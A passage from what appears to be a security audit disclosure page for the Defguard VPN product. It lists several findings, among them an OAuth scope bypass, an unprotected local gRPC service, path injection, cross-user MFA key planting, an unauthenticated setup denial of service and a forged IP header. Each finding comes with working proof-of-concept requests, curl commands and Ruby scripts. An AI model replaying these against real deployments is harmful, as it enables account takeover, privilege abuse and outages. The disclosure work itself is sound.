  "phone_number ": "123123 ",
  "preferred_username ": "user ",
  "sub ": "user"
}
Completed
DG25-23: OpenID apps remain authorized even after the scope change
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1520

Technical details

Whenever user authorizes app for the first time - the /consent page is being displayed which informs user which data the oAuth app will get access:

Request:

GET /api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:23:54 GMT
Location: /consent?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1
Server: Caddy
Content-Length: 0

User has to click Accept button, below request is being sent and app appears in the authorized app list:

Request:

POST /api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7
[…]


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:25:38 GMT
Location: https://isec.pl/?code=re7zcBKPEzSndmBmCIONytHj&state=1
[…]

Request:

GET /api/v1/user/user HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:26:38 GMT
[…]\

{
  "user ": {
    "authorized_apps ": [
      {
        "oauth2client_id ": 8,
        "oauth2client_name ": "openid123 ",
        "user_id ": 59
      }
    ]
  }
}```

\[\...\]

However, when administrator changes the scope of the OpenID app, the
users who had that app authorized before, are still authorized it:

1.  Admin changes the scope of the app, extending the scope:

**Request:**\
\
**PUT** /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2\
**Host:** defguard.dvpnsec.net\
**Cookie:** defguard_session=KENMUulcmfVkD0W8MZjN4Rjw\
\[\...\]\

```json
{
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": true,
  "id ": 8,
  "name ": "openid123 ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "phone ",
    "groups ",
    "email ",
    "profile ",
    "openid "
  ]
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:28:21 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. The app is still authorized:

Request:

GET /api/v1/user/user HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:29:21 GMT
[…]\

{
  "user ": {
    "authorized_apps ": [
      {
        "oauth2client_id ": 8,
        "oauth2client_name ": "openid123 ",
        "user_id ": 59
      }
    ]
  }
}

[…]

Request:

GET /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:29:52 GMT
Location: https://isec.pl/?code=f5PFSValuFj9LQShB9AcAiiK&state=1
Server: Caddy
Content-Length: 0

Completed
DG25-27: [desktop_client] Unrestricted access to the local gRPC service
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/client/issues/551

Detailed status

Issue fixed for Linux and MacOS. In progress for Windows.

Technical details

Defguard Desktop Client package installs a privileged system service and an unprivileged client application.

The Defguard service exposes on local port (54127) the gRPC service for communication with the Defguard GUI application.

Unprivileged process can request three actions using the gRPC service:

  • create interface (new WireGuard® connection)

  • read interface data (info about a remote peer)

  • remove interface (close connection)

Each action is performed with system service privileges (root on Linux and MacOS, SYSTEM on Windows).

The gRPC service is available to any process that can establish a TCP connection to local port 127.0.0.1:54127 and does not implement any access control.

Proof of Concept

Example shows how to perform available actions using Ruby environment and direct gRPC requests.

  1. Debian Linux with Defguard Desktop Client.
$ uname -a
Linux vboxdeb 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64 GNU/Linux

$ /usr/sbin/defguard-service --version
defguard-client 1.5.0

  1. Install ruby environment with gRPC modules.
apt install ruby ruby-dev
gem install grpc grpc-tools
  1. Download source code of the Defguard Desktop Client.
$ git clone --depth=1 --recurse-submodules -b v1.5.0-alpha1 https://github.com/DefGuard/client.git defguard_client_v1.5.0-alpha1
  1. Generate Ruby scripts for the gRPC service.
$ mkdir /tmp/grpc_ruby
$ grpc_tools_ruby_protoc --proto_path=./defguard_client_v1.5.0-alpha1/src-tauri/proto/client/ --ruby_out=/tmp/grpc_ruby --grpc_out=/tmp/grpc_ruby client.proto
  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68167 bytes 88898744 (84.7 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34105 bytes 2619543 (2.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1245 bytes 107392 (104.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1245 bytes 107392 (104.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  1. Create a new WireGuard® interface with active connection.
$ sudo -u nobody id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

$ sudo -u nobody ruby -I/tmp/grpc_ruby create_interface.rb

create_interface.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.create_interface CreateInterfaceRequest::new(
  config: InterfaceConfig::new(
    name: 'wg1337',
    prvkey: '9318b207a7817a6d991e74d6300a6f724e6390a32d186e1e0e4f3c370334f563',
    address: '10.22.33.20/24',
    port: 1337,
    peers: [
      Peer::new(
        public_key: 'c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615',
        preshared_key: '0000000000000000000000000000000000000000000000000000000000000000',
        protocol_version: 1,
        endpoint: '167.172.191.17:51820',
        last_handshake: 0,
        tx_bytes: 0,
        rx_bytes: 0,
        persistent_keepalive_interval: 300,
        allowed_ips: ['10.22.33.0/24']
      )
    ]
  ),
  allowed_ips: ['10.22.33.0/24'],
  dns: '1.1.1.1'
)
  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68303 bytes 88926375 (84.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34244 bytes 2647464 (2.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1263 bytes 109200 (106.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1263 bytes 109200 (106.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wg1337: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1420
        inet 10.22.33.20 netmask 255.255.255.0 destination 10.22.33.20
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
        RX packets 2 bytes 124 (124.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2 bytes 180 (180.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  1. Read interface data.
$ sudo -u nobody ruby -I/tmp/grpc_ruby read_interface_data.rb

Output:

<Client::InterfaceData: listen_port: 1337, peers: [<Client::Peer: public_key: "c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615", preshared_key: "0000000000000000000000000000000000000000000000000000000000000000", endpoint: "167.172.191.17:51820", last_handshake: 1755875939, tx_bytes: 180, rx_bytes: 252, persistent_keepalive_interval: 300, allowed_ips: ["10.22.33.0/24"]>]>

read_interface_data.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

result = grpc.read_interface_data ReadInterfaceDataRequest::new(
  interface_name: 'wg1337'
)

result.each do |data|
  break if data.peers.empty?
  p data
end
  1. Remove interface (close connection).
$ sudo -u nobody ruby -I/tmp/grpc_ruby remove_interface.rb

remove_interface.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.remove_interface RemoveInterfaceRequest::new(
  interface_name: 'wg1337',
  endpoint: '10.22.33.20/24'
)

  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68327 bytes 88930655 (84.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34261 bytes 2650098 (2.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1305 bytes 112781 (110.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1305 bytes 112781 (110.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Completed
DG26-6: Incorrect scope parsing in oAuth applications
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2856

Technical details

Due to incorrect scope parameter parsing, oAuth applications accept explicitly forbidden scopes when multiple scopes are submitted as a space-separated list.

An application configured to allow only the profile scope correctly rejects a single forbidden scope:

GET /api/v1/oauth/authorize?client_id=dFeyrDTcUqvzYcTY&scope=email&response_type=code&redirect_uri=https://isec.pl&state=x HTTP/1.1

HTTP/1.1 302 Found
location: https://isec.pl/?error=invalid_scope&state=x

However, when the forbidden scope is sent alongside an allowed scope separated by %20, only the first scope is validated - the second is accepted without validation:

GET /api/v1/oauth/authorize?client_id=dFeyrDTcUqvzYcTY&scope=profile%20email&response_type=code&redirect_uri=https://isec.pl&state=x HTTP/1.1

HTTP/1.1 302 Found
location: /auth/login
set-cookie: defguard_sign_in=...

The authorization proceeds, granting the email scope despite it being explicitly forbidden for this application.

Impact

Forbidden scopes are accepted by oAuth applications, allowing users to obtain tokens with more permissions than the application is configured to grant.

Recommendations

Parse the scope parameter and validate every individual scope value within the space-separated list.

Completed
DG2608-10: [desktop] Unvalidated instance identifier enables privileged file operations
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/client/pull/1126

Description

The Defguard background service does not validate the instance_id supplied through its local RPC interface. A local, non-administrative user can use this value to control filesystem paths accessed by the service running as LocalSystem.

Technical details

The service exposes the SaveServiceLocations and DeleteServiceLocations RPC methods through the Windows named pipe:

\\.\pipe\defguard_daemon

The pipe security descriptor grants read and write access to BUILTIN\Users:

D:(A;;GA;;;SY)(A;;GA;;;BA)(A;;GRGW;;;BU)

The received instance_id is passed directly to the filesystem path construction:

path.push(format!("{instance_id}.json"));

No UUID validation, filename restrictions or canonical containment checks are performed. On Windows, supplying an absolute path causes PathBuf::push to replace the intended base path. The service subsequently writes the file and applies protected ACLs using its LocalSystem privileges. The delete operation uses the same unsafe path construction.

Dynamic testing from a Medium Integrity process confirmed the following sequence:

  1. The process connected to the named pipe without elevation.
  2. An absolute path inside the controlled test directory was supplied as instance_id.
  3. The service created the selected .json file as LocalSystem.
  4. Protected permissions prevented the initiating user from reading the file or its ACL.
  5. The same user deleted the file through DeleteServiceLocations.

The forced .json extension limits the primitive to files with that suffix, but does not prevent access outside the intended directory.

Impact

A local attacker can create, overwrite, delete or change permissions of .json files using LocalSystem privileges. This may result in configuration corruption, denial of service or privilege escalation if a privileged component later consumes an attacker-controlled JSON file.

Recommendations

Validate instance_id against a strict format such as UUID. Construct the filename only from the normalized value, canonicalize the destination and verify that it remains inside the expected service-locations directory. Additionally, restrict named-pipe permissions and implement authorization for sensitive RPC methods.

Completed
DG2608-12: [core] Broken Access Control in enrollment RegisterMobileAuth allows cross-user biometric key planting
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3612

Description

The RegisterMobileAuth enrollment RPC resolves the target device from a caller-supplied WireGuard® public key and stores a caller-supplied ed25519 key as that device’s biometric authentication credential without ever verifying that the device belongs to the user the enrollment token was issued to. Any ordinary account can mint an enrollment token for itself through the public REST API and then write its own key onto another user’s device, defeating the biometric and mobile-approve MFA factors for that device and enabling a forged MFA login in the victim’s name.

Technical details

At register_mobile_auth in crates/defguard_proxy_manager/src/servers/enrollment.rs:316-353, the user.id retrieved at line 322 is used only in log messages. Nothing in the function compares device.user_id against enrollment.user_id. The device object comes entirely from attacker-supplied request data, and it is that foreign device’s id that reaches BiometricAuth::new(device.id, request.auth_pub_key) and the subsequent save.


To demonstrate this attack we created two accounts: a victim user with an added device and an attacker account, which is not enrolled:

As an attacker, you can initiate self-enrollment to obtain a defguard_proxy cookie:

Request:

POST /api/v1/enrollment/start HTTP/1.1
Host: localhost:8080
Cookie: defguard_session=eOW7aQjFhCwHpZK3dfsmeGCY
Content-Type: application/json

{"token": "y2w6OxAdZ1eFJYGFJY2l3rQb0ZsAAZ6E"}

Response:

HTTP/1.1 200 OK
content-type: application/json
set-cookie: defguard_proxy=6aEc7uXcPOxsZ1Fcdx60+kzmJ8XuXZ0%2FYsBeNzYiDrMeyGf3b9wi6C%2Fw5pXjtT9JE1eydEn3plLy0y0t; HttpOnly; SameSite=Strict; Path=/api/v1/enrollment
[...]
{"admin":{...},"user":{"first_name":"attacker","last_name":"user","login":"attacker","email":"attacker@isec.pl",...,"enrolled":false,"is_admin":false,...},...}

Using this cookie, you can bind your own public key to the victim’s device:

Request:

POST /api/v1/enrollment/register_mobile HTTP/1.1
Host: localhost:8080
cookie: defguard_proxy=6aEc7uXcPOxsZ1Fcdx60+kzmJ8XuXZ0%2FYsBeNzYiDrMeyGf3b9wi6C%2Fw5pXjtT9JE1eydEn3plLy0y0t;
Content-Type: application/json

{
  "device_pub_key": "P9z34WZlAbsNelH9nPasDyhLI02yY5sj3N+cNYfswy4=",
  "auth_pub_key": "I107KNqovfk5a8e3kogc4AhOkFwK6DUUNbZa5ihJQXg="
}

Response:

HTTP/1.1 200 OK
content-length: 0


As you can see below, the attacker’s public key has been bound to the victim’s device:

docker compose exec -T db psql -U defguard defguard -c "
SELECT ba.pub_key AS attacker_key,
       d.wireguard_pubkey AS victim_device,
       u.username AS device_owner
FROM biometric_auth ba
JOIN device d ON d.id = ba.device_id
JOIN \"user\" u ON u.id = d.user_id;"

Impact

The result is removal of the biometric and mobile-approve second factor for the targeted device and for other devices of the same user whose keys the attacker also holds. Administrator-owned network devices are in the target set because Device::find_by_pubkey does not filter on device type. The primitive is the removal of a second factor and the ability to create VPN sessions attributed to the victim’s identity, which misdirects incident response.

Recommendations

Add a check if device.user_id != enrollment.user_id immediately after the device lookup in register_mobile_auth at crates/defguard_proxy_manager/src/servers/enrollment.rs, following the pattern already present in get_network_info at the same file.

Risk Accepted
DG2608-15: [core] Core pushes the deployment's external TLS private key and a deployment-wide cookie master key to every adopted edge
Medium

Description

Core pushes two deployment-wide secrets to every adopted Edge component immediately upon gRPC stream connect, without any request from the Edge side. The first secret is a cookie master key derived once from the instance secret_key and shared identically across all Edges in the deployment. The second is the full TLS private key of whichever certificate source is active. Both are transmitted unconditionally in the same handler function that processes the initial connection, before any enrollment or enrollment-related RPC has been made by the Edge.

Technical details

To demonstrate this vulnerability, restart the Edge container to force a fresh gRPC reconnect:

docker compose restart edge

And observe the following two lines appearing within milliseconds of each other - no RPC from the Edge side was made:

docker compose logs edge --tail=15
[...]
edge-1 | INFO defguard_proxy::grpc: message=Defguard Core gRPC client connected from: 172.19.0.2:60188
edge-1 | INFO defguard_proxy::grpc: message=Received private cookies key
edge-1 | INFO defguard_proxy::grpc: message=Received HTTPS certificates from Core

You can also confirm that there is only a single row in the settings table - all Edges receive the same key:

$ docker compose exec -T db psql -U defguard defguard -c "SELECT (SELECT count(*) FROM settings) AS settings_rows, length(secret_key) AS key_len FROM settings"
 settings_rows | key_len
---------------+---------
             1 |      64
(1 row)

Impact

A malicious Edge receives both secrets on first connect. The shared cookie master key allows decryption and forgery of private cookies used by every other Edge in the deployment - including the encrypted enrollment and password-reset session tokens, which directly enables account takeover for any user going through those flows on any Edge. The TLS private key allows the attacker to impersonate the organisation’s production domain against any WebPKI client: browsers, mobile apps, and VPN clients will accept the attacker’s traffic as legitimate. Compromise of a single rogue Edge therefore results in full compromise of the entire deployment’s authentication and transport security.

Risk Acceptance Rationale

The decision to retain a shared cookie secret and certificate store across Edges is deliberate and reflects the requirements of the supported high-availability architecture.

Multiple Edges operate behind a load balancer and respond on the same hostname. Enrollment and password-reset flows span several requests, and each request may be routed to a different Edge. A shared cookie secret is therefore required to ensure that all Edges can decrypt and validate the same cookies. In a single-Edge deployment, deriving a per-Edge key would provide no additional security benefit.

Issuing each Edge a separate certificate would also provide limited security value. Because all Edges serve the same hostname, every certificate must identify that hostname. Compromise of any one Edge’s private key would still allow an attacker to impersonate the shared deployment. Meaningful isolation would require separate hostnames or a different deployment architecture, which Defguard does not currently support.

Based on these architectural constraints, the limited security benefit of the proposed changes, and the risk of disrupting HA-dependent flows, we consider the residual risk acceptable and have consciously decided not to implement per-Edge cookie secrets or certificates.

Completed
DG2608-17: [core] Unauthenticated initial setup endpoints cause permanent DoS and persist rejected settings
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3615

Description

Two unauthenticated endpoints on the setup wizard surface cause distinct but related damage. The first, POST /api/v1/initial_setup/finish, is missing session: SessionInfo in its handler signature, so any anonymous caller can mark the setup wizard as completed and fire the process shutdown oneshot. On every subsequent restart, main.rs checks whether a CA certificate exists and immediately exits with a fatal error if it does not - a permanent denial of service that survives every restart by design, because the setup server never returns once wizard.completed = true. The second, POST /api/v1/initial_setup/auto_wizard/external_url_settings, performs a pre-transactional write of public_proxy_url to the database before delegating to the helper that validates the certificate fields. When validation fails - for example because cert_pem is null - the transaction rolls back, but the pre-write to settings.public_proxy_url has already been committed, leaving an attacker-controlled URL in the database even though the server returned HTTP 400.

Technical details

Both defects require the setup wizard window to be open (completed: false).

Scenario 1: Settings poisoning

Read the current value of public_proxy_url:

$ docker compose exec -T db psql -U defguard defguard -c "SELECT public_proxy_url FROM settings LIMIT 1;"
   public_proxy_url
-----------------------
 http://localhost:8080
(1 row)

Now send a request with an attacker-controlled URL but without a certificate, using no credentials whatsoever:

Request:

POST /api/v1/initial_setup/auto_wizard/external_url_settings HTTP/1.1
Host: localhost:8000
Content-Type: application/json

{"public_proxy_url":"https://isec.pl","ssl_type":"own_cert","cert_pem":null,"key_pem":null}

Response:

HTTP/1.1 400 Bad Request
content-type: application/json

{"code":"cert_missing_cert_pem","msg":"cert_pem is required for own_cert"}

Note that the server answered with 400 Bad Request indicating that the certificate is missing. Now check the public_proxy_url setting again:

$ docker compose exec -T db psql -U defguard defguard -c "SELECT public_proxy_url FROM settings LIMIT 1;"
 public_proxy_url
------------------
 https://isec.pl
(1 row)

The server rejected the request with HTTP 400, yet the attacker’s URL is now permanently stored. Every user who goes through enrollment will receive https://isec.pl as the instance endpoint.

Scenario 2: Permanent DoS

Confirm that the CA is absent:

$ docker compose exec -T db psql -U defguard defguard -c "SELECT (ca_cert_der IS NOT NULL) AS ca_present FROM certificates LIMIT 1;"
 ca_present
------------
 f
(1 row)

And then call finish_setup with no credentials:

Request:

POST /api/v1/initial_setup/finish HTTP/1.1
Host: localhost:8000
Content-Length: 0

Response:

HTTP/1.1 200 OK
content-type: application/json

{}

Confirm the wizard is now permanently marked as completed:

$ docker compose exec -T db psql -U defguard defguard -c "SELECT completed, active_wizard FROM wizard;"
 completed | active_wizard
-----------+---------------
 t         | none
(1 row)

The process cannot recover on its own. The setup server does not return because wizard.completed = true. The only recovery path is a direct database modification: UPDATE wizard SET completed=false.

$ docker compose logs core --tail=10
core-1 | Error: CA certificate or key were not found, despite completing setup.
[...]
core-1 | Error: CA certificate or key were not found, despite completing setup.

Impact

The settings poisoning defect allows an unauthenticated attacker to redirect every enrollment, password reset, and desktop client activation flow to an arbitrary URL. Enrolling users receive the attacker’s domain as the instance endpoint, enabling phishing of credentials and WireGuard® keys submitted during the enrollment flow. The effect persists across restarts and requires an authenticated administrator to notice and correct the database value manually. The permanent DoS defect allows a single unauthenticated HTTP request to render the entire defguard deployment permanently inoperable. Because the wizard window exists on every fresh deployment before the first admin logs in and uploads a CA certificate - a window that may last several minutes - an attacker passively polling GET /api/v1/wizard can race this window reliably. Recovery requires out-of-band database access, which may not be available to operators in a managed or containerised environment.

Recommendations

Add session: SessionInfo to the finish_setup handler - mirroring the pattern already used by adjacent wizard handlers, so that anonymous callers receive HTTP 401. Additionally, add a pre-flight check that returns a descriptive HTTP 4xx error if ca_cert_der is absent, rather than letting main.rs discover the inconsistency at next boot. In apply_external_url_settings, delete the pre-transactional write and pass public_proxy_url into apply_core_external_url_settings instead, so that the URL is only committed if the full transaction succeeds - matching the pattern already used by the correct sibling apply_internal_url_settings. Narrow the unauthenticated bootstrap window to only the handlers that genuinely require anonymous access (admin account creation, initial network configuration) and require a session for everything else, including all certificate and URL configuration endpoints.

Completed
DG2608-18: [proxy] Client IP address is taken from attacker-controlled forwarding headers and forwarded to Defguard Core
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/proxy/pull/383

Description

Defguard Proxy trusts client-supplied forwarding headers when determining the source IP address. An unauthenticated client can therefore control the IP address forwarded to Defguard Core.

Technical details

Defguard Proxy reads the client IP from headers such as X-Real-IP and X-Forwarded-For without verifying that the request originated from a trusted reverse proxy. The selected value is stored in DeviceInfo and sent in the CoreRequest.device_info.ip_address protobuf field.

In the test environment, TCP port 58080 was a local Docker port mapping to Defguard Proxy’s internal HTTP port 8080. Requests sent to 127.0.0.1:58080 were therefore handled by the Defguard Proxy HTTP API inside the container. Proxy then forwarded the request data to the controlled Core receiver through the separate gRPC Proxy/Bidi connection.

The issue was reproduced using a forged X-Real-IP header:

$ curl -i -X POST 'http://127.0.0.1:58080/api/v1/enrollment/start' -H 'X-Real-IP: 1.1.1.1' -H 'Content-Type: application/json' --data '{"token":"test-token"}'
HTTP/1.1 200 OK
content-type: application/json
set-cookie: defguard_proxy=nwi0enwuNT2+zfxcUHNHxsp2hBNmv1WZBefr0bYoPUGN+d10zU0%3D; HttpOnly; SameSite=Strict; Path=/api/v1/enrollment
[...]

C:\> docker logs --tail 1 dg-core-log-demo
{"request_id": 7, "payload": "enrollment_start", "ip_address": "1.1.1.1", "user_agent": "curl/8.5.0"}

To make the data forwarded by Proxy directly observable, the test Core endpoint logged the decoded CoreRequest received through the standard mTLS Proxy/Bidi connection. Defguard Proxy was not modified. The additional logging only recorded the protobuf message delivered by Proxy and did not affect how the client IP address was selected or transmitted.

The output confirms that Proxy forwarded the attacker-supplied value 1.1.1.1 instead of deriving the address from the actual network connection.

Impact

An unauthenticated attacker can falsify the client IP metadata received by Defguard Core. This reduces the reliability of audit records and may allow an attacker to conceal the real source of a request or make it appear to originate from another address. If Core uses this value for rate limiting or IP-based security policies, additional bypasses may be possible. Such bypasses were not demonstrated.

Recommendations

Use the socket peer address as the client IP by default. Forwarding headers should only be trusted when the immediate peer belongs to an explicitly configured trusted-proxy allowlist. Select the correct forwarding hop according to the configured proxy topology. Rate limiting and other IP-based controls should use the same trusted client-IP resolution mechanism.

Completed
DG2608-2: [iOS] Sensitive data stored in plaintext
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/mobile-client/pull/293

Description

The Defguard iOS application stores sensitive VPN credentials in an unencrypted SQLite database within its application container. The stored data includes an authentication token and WireGuard® private key.

Technical details

